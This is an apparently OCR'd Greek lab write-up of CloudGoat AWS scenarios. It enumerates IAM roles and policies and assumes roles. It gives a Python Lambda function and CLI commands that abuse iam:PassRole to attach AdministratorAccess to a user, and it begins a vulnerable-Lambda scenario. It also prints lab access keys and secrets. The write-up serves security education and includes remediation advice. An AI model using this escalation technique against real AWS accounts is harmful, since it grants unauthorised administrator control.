
```
        {
            "Path": "/",
            "RoleName": "cg-debug-role-lambda_privesc_cgidfsdwzattex",
            "RoleId": "AROAVYQKAVAN2JAYBPN54",
            "Arn": "arn:aws:iam::396231747611:role/cg-debug-role-lambda_privesc_cgidfsdwzattex",
            "CreateDate": "2022-05-22T19:14:58+00:00",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Sid": "",
                        "Effect": "Allow",
                        "Principal": {
                            "Service": "lambda.amazonaws.com"
                        },
                        "Action": "sts:AssumeRole"
                    }
                ]
            },
            "MaxSessionDuration": 3600
        },
        {
            "Path": "/",
            "RoleName": "cg-lambdaManager-role-lambda_privesc_cgidfsdwzattex",
            "RoleId": "AROAVYQKAVAN6FI5ZE2LB",
            "Arn": "arn:aws:iam::396231747611:role/cg-lambdaManager-role-lambda_privesc_cgidfsdwzattex",
            "CreateDate": "2022-05-22T19:15:07+00:00",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Sid": "",
                        "Effect": "Allow",
                        "Principal": {
                            "AWS": "arn:aws:iam::396231747611:user/chris-lambda_privesc_cgidfsdwzattex"
                        },
                        "Action": "sts:AssumeRole"
                    }
                ]
            },
            "MaxSessionDuration": 3600
        }
    ]
}
```

Βλέπουμε δύο ρόλους σχετικούς με τον χρήστη. Τον ρόλο με όνομα cg-debug-role-lambda_privesc_cgidfsdwzattex και με όνομα cg-lambdaManager-role-lambda_privesc_cgidfsdwzattex

Για να πάρουμε περισσότερες πληροφορίες για αυτούς τους ρόλους θα χρησιμοποιήσουμε την εντολή. Όπου < insert role name here > θα χρησιμοποιήσουμε τα δύο που βρήκαμε προηγούμενως

```
aws iam list-attached-role-policies --role-name {insert role name here} --profile Chris
```

Με το list-attached-role-policies θα εμφανιστούν όλες οι πολιτικές που μπορούμε να διαχειριστούμε και συνδέονται με αυτό τον IAM role




Βλέπουμε ότι ο ρόλος cg-**debug**-role-lambda_privesc_cgidfsdwzattex έχει Administrator πρόσβαση πάνω του.

Στην συνέχεια για να πάρουμε περισσότερες πληροφορίες για την manage πολιτική(cg-lambdaManager-role-lambda_privesc_cgidfsdwzattex) θα χρησιμοποιήσουμε την εντολή


```
aws iam get-policy --policy-arn arn:aws:iam::396231747611:policy/cg-lambdaManager-policy-lambda_privesc_cgidfsdwzattex --profile Chris
```

Παίρνουμε το ARN και την version της πολιτικής και χρησιμοποιούμε την εντολή `aws iam get-policy-version --policy-arn arn:aws:iam::396231747611:policy/cg-lambdaManager-policy-lambda_privesc_cgidfsdwzattex --profile Chris --version-id v1`



Από την έξοδο της προηγούμενης εντολής βλέπουμε ότι ο ρόλος **cg-lambdaManager-policy-lambda_privesc_cgidfsdwzattex** έχει την δυνατότητα να εκτελέσει όλες τι εντολές της lambda καθώς και την εντολή iam:PassRole. Ο σκοπός για να ενώσεις την εντολή iam:PassRole με μια υπηρεσία είναι να επιτρέψεις στην υπηρεσία αυτή να χρησιμοποιείς άλλες υπηρεσίες. Για παράδειγμα αν χρειαζόμουν μια συνάρτηση λάμδα για διασύνδεση με την υπηρεσία S3, θα έπρεπε πρώτα να δημιουργήσω έναν ρόλο που να μπορεί να αναλάβει η lambda για να πραγματοποιήσει την επικοινωνία στην υπηρεσία S3. Αυτή η λειτουργία μπορεί να γίνει ένας κακόβουλος χειρισμός από έναν χρήστη ώστε να αποκτήσει περισσότερα δικαιώματα σε ένα περιβάλλον AWS. Για παράδειγμα αν υπάρχει ένας ρόλος lambda που έχει αυξημένα δικαιώματα μπορεί να δημιουργήσει μια συνάρτηση που θα χρησιμοποιούσε αυτό τον ρόλο. Ο κώδικας μέσα στην συνάρτηση lambda θα χρησιμοποιήσει στην συνέχεια αυτόν τον ρόλο για να πετύχει κάποιο σκοπό. Το οποίο θα το δούμε στα παρακάτω βήματα.

`└─$ aws sts assume-role --role-arn arn:aws:iam::396231747611:role/cg-lambdaManager-role-lambda_privesc_cgidfsdwzattex --role-session-name lambdaManager --profile Chris`




Ο Chris είναι εξουσιοδοτημένος για αυτό τον ρόλο. Έτσι μας δίνονται τα credentials αυτού του ρόλου(access key ID, secret access key και session token).

Τώρα θα δημιουργήσουμε το profile LambdaManager με αυτά τα κλειδιά με AWS cli.

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws configure --profile LambdaManager
AWS Access Key ID [None]: ASIAVYQKAVAN2IHXOBN2
AWS Secret Access Key [None]: wfpK7HR7hJdIsPcyhPJW7u5tLIiAWH0W89FV3Ygt
Default region name [None]:
Default output format [None]:

┌──(kali㉿kali)-[~/cloudgoat]
└─$
```

Για να προσθέσουμε το SessionToken θα το κάνουμε χειροκίνητα με την εντολή vi στο αρχείο ~/.aws/credentials.




Τώρα θα δημιουργήσουμε μία Lambda συνάρτηση στην οποία θα δώσουμε την Administrator πολιτική στον IAM χρήστη Chris

Δημιουργούμε το αρχείο **privesc.py** με την εντολή vi στην συνέχεια προσθέτουμε τον παρακάτω κώδικα και το συμπιέζουμε σε ένα άλλο αρχείο με το όνομα kwdikas.zip με την εντολή zip -r kwdikas.zip privesc.py

```
import boto3
def lambda_handler(event, context):
client = boto3.client('iam')
response = client.attach_user_policy(UserName = <insert username here>',
PolicyArn='arn:aws:iam::aws:policy/AdministratorAccess')
return response
```


Τώρα μπορούμε να δώσουμε περισσότερα δικαιώματα με την εντολή
`└─$ aws lambda create-function --function-name adminfunction --runtime python3.6 --role arn:aws:iam::396231747611:role/cg-debug-role-lambda_privesc_cgidfsdwzattex --handler privesc.lambda_handler --zip-file fileb://kwdikas.zip --profile LambdaManager --region us-east-1`



Με την εντολή create-function δημιουργήσαμε μία συνάρτηση lambda. Για να δημιουργήσεις μία συνάρτηση χρειάζεστε έναν κώδικα και έναν ρόλο που θα εκτελείτε.

Τώρα θα καλέσουμε την συνάρτηση Lambda που δημιουργήσαμε και αν έχει δημιουργηθεί με επιτυχία θα μας επιστρέψει τον κωδικό 200.

`aws lambda invoke --function-name adminfunction output.txt --profile LambdaManager --region us-east-1`



Τώρα θα επιβεβαιώσουμε ότι ο IAM χρήστης Chris έχει τον νέο ρόλο περασμένο στο προφίλ του.

```
└─$ aws iam list-attached-user-policies --user-name chris-
lambda_privesc_cgidfsdwzattex --profile Chris
```

Τρόπος αποκατάστασης

Αυτό το σενάριο μοιάζει με ο πρώτο που έχουμε αναπτύξει καθώς έχουν δοθεί υπερβολικά προνόμια στον χρήστη IAM αλλά αυτή την φορά έχουν δοθεί και στον ρόλο του LambdaManager. Αυτή την φορά ο χρήστης μπορεί να αναλάβει έναν ρόλο IAM και αυτός ο ρόλος να μπορεί να μεταβιβάσει σε έναν χρήστη έναν ρόλο με υψηλότερα δικαιώματα και αποτέλεσμα να πετύχει τον στόχο του.
Για την αντιμετώπιση αυτού του είδους τις επιθέσεις πρέπει να εκτελούνται συχνά διαδικασίες audit όπως αναφέραμε και στο πρώτο σενάριο και να ελέγχονται οι IAM πολιτικές και ρόλοι στο περιβάλλον του cloud ώστε να δίνονται τα ελάχιστα δικαιώματα σε αυτούς.

5ο Σενάριο - Vulnerable Lambda

Το σενάριο που θα υλοποιήσουμε σχετίζεται με την λειτουργία AWS Lambda. Έχουν παρατηρηθεί πολλά λάθη στην εφαρμογή της Lambda όλα αυτά τα χρόνια. Όπως και στα υπόλοιπα σενάρια το vulnerable_lambda δεν αντικατοπτρίζει κάποια εφαρμογή σε ένα συγκεκριμένο περιβάλλον αλλά ένα παράδειγμα πολλών λάθος διαμορφώσεων που μπορεί να εμφανιστούν σε ένα περιβάλλον IaaS.
Σε αυτό το σενάριο, ξεκινάμε με έναν χρήστη με το όνομα bilbo. Ο χρήστης bilbo αναλαμβάνει έναν ρόλο με περισσότερα δικαιώματα, θα βρούμε μια συνάρτηση lambda που εφαρμόζει πολιτικές στους χρήστες και θα εκμεταλλευτούμε μια ευπάθεια της συνάρτησης με αποτέλεσμα να δώσουμε περισσότερα δικαιώματα στον χρήστη bilbo. Σε αυτό το σενάριο θα ανακαλύψουμε και θα μάθουμε να χρησιμοποιούμε την συνάρτηση AWS Lambda.
Θα αναλύσουμε μερικούς από τους τρόπους με τους οποίους μπορεί ένας κακόβουλος χρήστης να εκμεταλλευτεί την συνάρτηση Lambda και θα το εφαρμόσουμε στο περιβάλλον του cloudgoat.
Στο προηγούμενο σενάριο αναφέραμε την διαδικασία που μπορεί ένας κακόβουλος χρήστης να αποκτήσει Administrator δικαιώματα με αφορμή την εσφαλμένη διαμόρφωση ενός IAM χρήστη και μία ευάλωτη συνάρτηση lambda. Το συγκεκριμένο σενάριο επικεντρώνεται στον εντοπισμό και την εκμετάλλευση ελαττωμάτων στον ίδιο τον κώδικα Lambda. Σε αυτό το σενάριο ερευνώντας την συνάρτηση Lambda και cloudgoat Lambda Privilege Escalation remedation κάνοντας SQL injection θα καταφέρνουμε να αυξήσουμε τα δικαιώματα του χρήστη.

Δημιουργία σεναρίου

Για να δημιουργήσουμε το σενάριο χρησιμοποιούμε την εντολή `./cloudgoat.py create vulnerable_lambda` αφού έχουμε τρέξει τις απαραίτητες εντολές που τρέχουμε σε κάθε σενάριο.

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ ./cloudgoat.py config profile
A configuration file exists at /home/kali/cloudgoat/config.yml
It specifies a default profile name of "cloudgoat".
Would you like to specify a new default profile name for the configuration file now? [y/n]: y
Enter the name of your default AWS profile: cloudgoat
A default profile name of "cloudgoat" has been saved.

┌──(kali㉿kali)-[~/cloudgoat]
└─$ ./cloudgoat.py config whitelist --auto
A whitelist.txt file was found at /home/kali/cloudgoat/whitelist.txt

CloudGoat can automatically make a network request, using https://ifconfig.co to find your IP address, and then overwrite the contents of the whitelist file with the result.
Would you like to continue? [y/n]: y

whitelist.txt created with IP address 78.87.116.166/32

┌──(kali㉿kali)-[~/cloudgoat]
└─$ ./cloudgoat.py create vulnerable_lambda
Using default profile "cloudgoat" from config.yml ...
Loading whitelist.txt ...
A whitelist.txt file was found that contains at least one valid IP address or range.
```

Επίθεση

Με την δημιουργία του σεναρίου έχει δημιουργηθεί ένα ζευγάρι κλειδιών

```
[cloudgoat] terraform output completed with no error code.
cloudgoat_output_aws_account_id = 396231747611
cloudgoat_output_bilbo_access_key_id = AKIAVYQKAVAN3BPKVUEA
cloudgoat_output_bilbo_secret_key = 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
profile = cloudgoat
scenario_cg_id = vulnerable_lambda_cgidtzh9ope0yd

[cloudgoat] Output file written to:

    /home/kali/cloudgoat/vulnerable_lambda_cgidtzh9ope0yd/start.txt
```

Χρησιμοποιώντας το ζευγάρι κλειδιών που έχει δημιουργηθεί θα δημιουργήσουμε το profile bilbo.

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws configure --profile bilbo
AWS Access Key ID [None]: AKIAVYQKAVAN3BPKVUEA
AWS Secret Access Key [None]: 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
Default region name [None]:
Default output format [None]:

┌──(kali㉿kali)-[~/cloudgoat]
└─$
```

Σαν επιτιθέμενος το πρώτο πράγμα που θα κάνουμε είναι να ερευνήσουμε την πολιτική που εφαρμόζεται στον χρήστη μας και να δούμε τα δικαιώματα που έχει Στην συνέχεια με την εντολή `aws  sts get-caller-identity --profile bilbo` θα μάθουμε το ARN και το πλήρη όνομα του χρήστη.

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws  sts get-caller-identity --profile bilbo
{
    "UserId": "AIDAVYQKAVANS27XZPJ47",
    "Account": "396231747611",
    "Arn": "arn:aws:iam::396231747611:user/cg-bilbo-vulnerable_lambda_cgidtzh9ope0yd"
}
```

Με την εντολή `aws --profile bilbo --region us-east-1 iam list-user-policies --user-name cg-bilbo-vulnerable_lambda_cgidtzh9ope0yd` θα δούμε την πολιτική που εφαρμόζεται στον χρήστη.

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws --profile bilbo --region us-east-1 iam list-user-policies --user-name cg-bilbo-vulnerable_lambda_cgidtzh9ope0yd
{
    "PolicyNames": [
        "cg-bilbo-vulnerable_lambda_cgidtzh9ope0yd-standard-user-assumer"
    ]
}
```

Στην συνέχεια με την παρακάτω εντολή θα μάθουμε τα δικαιώματα του χρήστη.

```
aws iam get-user-policy --user-name cg-bilbo-
vulnerable_lambda_cgidtzh9ope0yd --policy-name cg-bilbo-
vulnerable_lambda_cgidtzh9ope0yd-standard-user-assumer --profile
bilbo --region us-east-1
```

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws iam get-user-policy --user-name cg-bilbo-vulnerable_lambda_cgidtzh9ope0yd --policy-name cg-bilbo-vulnerable_lambda_cgidtzh9ope0yd-standard-user-assumer --profile bilbo --region us-east-1
{
    "UserName": "cg-bilbo-vulnerable_lambda_cgidtzh9ope0yd",
    "PolicyName": "cg-bilbo-vulnerable_lambda_cgidtzh9ope0yd-standard-user-assumer",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Sid": "",
                "Effect": "Allow",
                "Action": "sts:AssumeRole",
                "Resource": "arn:aws:iam::940877411605:role/cg-lambda-invoker*"
            },
            {
                "Sid": "",
                "Effect": "Allow",
                "Action": [
                    "iam:Get*",
                    "iam:List*",
                    "iam:SimulateCustomPolicy",
                    "iam:SimulatePrincipalPolicy"
                ],
                "Resource": "*"
            }
        ]
    }
}
```


Βλέπουμε ότι ο χρήστης Bilbo έχει το δικαίωμα να εκτελέσει τις εντολές iam:Get, iam:List για οπουδήποτε λόγο της εντολής Resource: “*”. Επίσης μπορούμε να εκτελέσουμε την εντολή sts:AssumeRole για το Resource:940877411605:role/cg-lambda-invoker και έτσι θα ελέγξουμε τι δικαιώματα έχει ο ρόλος cg-lambda-invoker. Με το όνομα του ρόλου cg-lambda-invoker και τα δικαιώματα του μας οδηγούν ότι ο στόχος μας είναι η συνάρτηση Lambda. Δεν έχουμε δικαιώματα όπως iam:PassRole που είναι κλασική περίπτωση για αποκτήσει ο χρήστης μας περισσότερα δικαιώματα. Αυτό δεν σημαίνει ότι πρέπει να αγνοηθεί η συνάρτηση Lambda, θα προσπαθήσουμε να αξιοποιήσουμε κάποια λάθος διαμόρφωση της συνάρτησης Lambda.

Για να δούμε την λίστα των ρόλων στον λογαριασμό μας θα χρησιμοποιήσουμε την εντολή `aws --profile bilbo --region us-east-1 iam list-roles | grep cg-`

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws --profile bilbo --region us-east-1 iam list-roles | grep cg-
            "RoleName": "cg-lambda-invoker-vulnerable_lambda_cgidtzh9ope0yd",
            "Arn": "arn:aws:iam::396231747611:role/cg-lambda-invoker-vulnerable_lambda_cgidtzh9ope0yd",
                        "AWS": "arn:aws:iam::396231747611:user/cg-bilbo-vulnerable_lambda_cgidtzh9ope0yd"
```


Για να δούμε τις πολιτικές του ρόλου θα χρησιμοποιήσουμε την εντολή

```
aws --profile bilbo --region us-east-1 iam list-role-policies --role-name cg-lambda-invoker-vulnerable_lambda_cgidtzh9ope0yd
```




Τώρα θα μάθουμε το ζευγάρι των κλειδιών για τον ρόλο στο cloudgoat που μπορεί να καλέσει την Lambda με την εντολή.


```
aws sts assume-role --role-arn arn:aws:iam::396231747611:role/cg-lambda-invoker-vulnerable_lambda_cgidtzh9ope0yd --role-session-name scenario5 --profile bilbo --region us-east-1
```



Στην συνέχεια θα δημιουργήσω το προφίλ scenario5 και θα βάλω το ζευγάρι των κλειδιών που πήραμε σαν έξοδο στην προηγούμενη εντολή. Επίσης με την εντολή vi ~/.aws/credentials θα επεξεργαστούμε το αρχείο credentials και θα προσθέσουμε το Session Token της προηγούμενης εντολής.

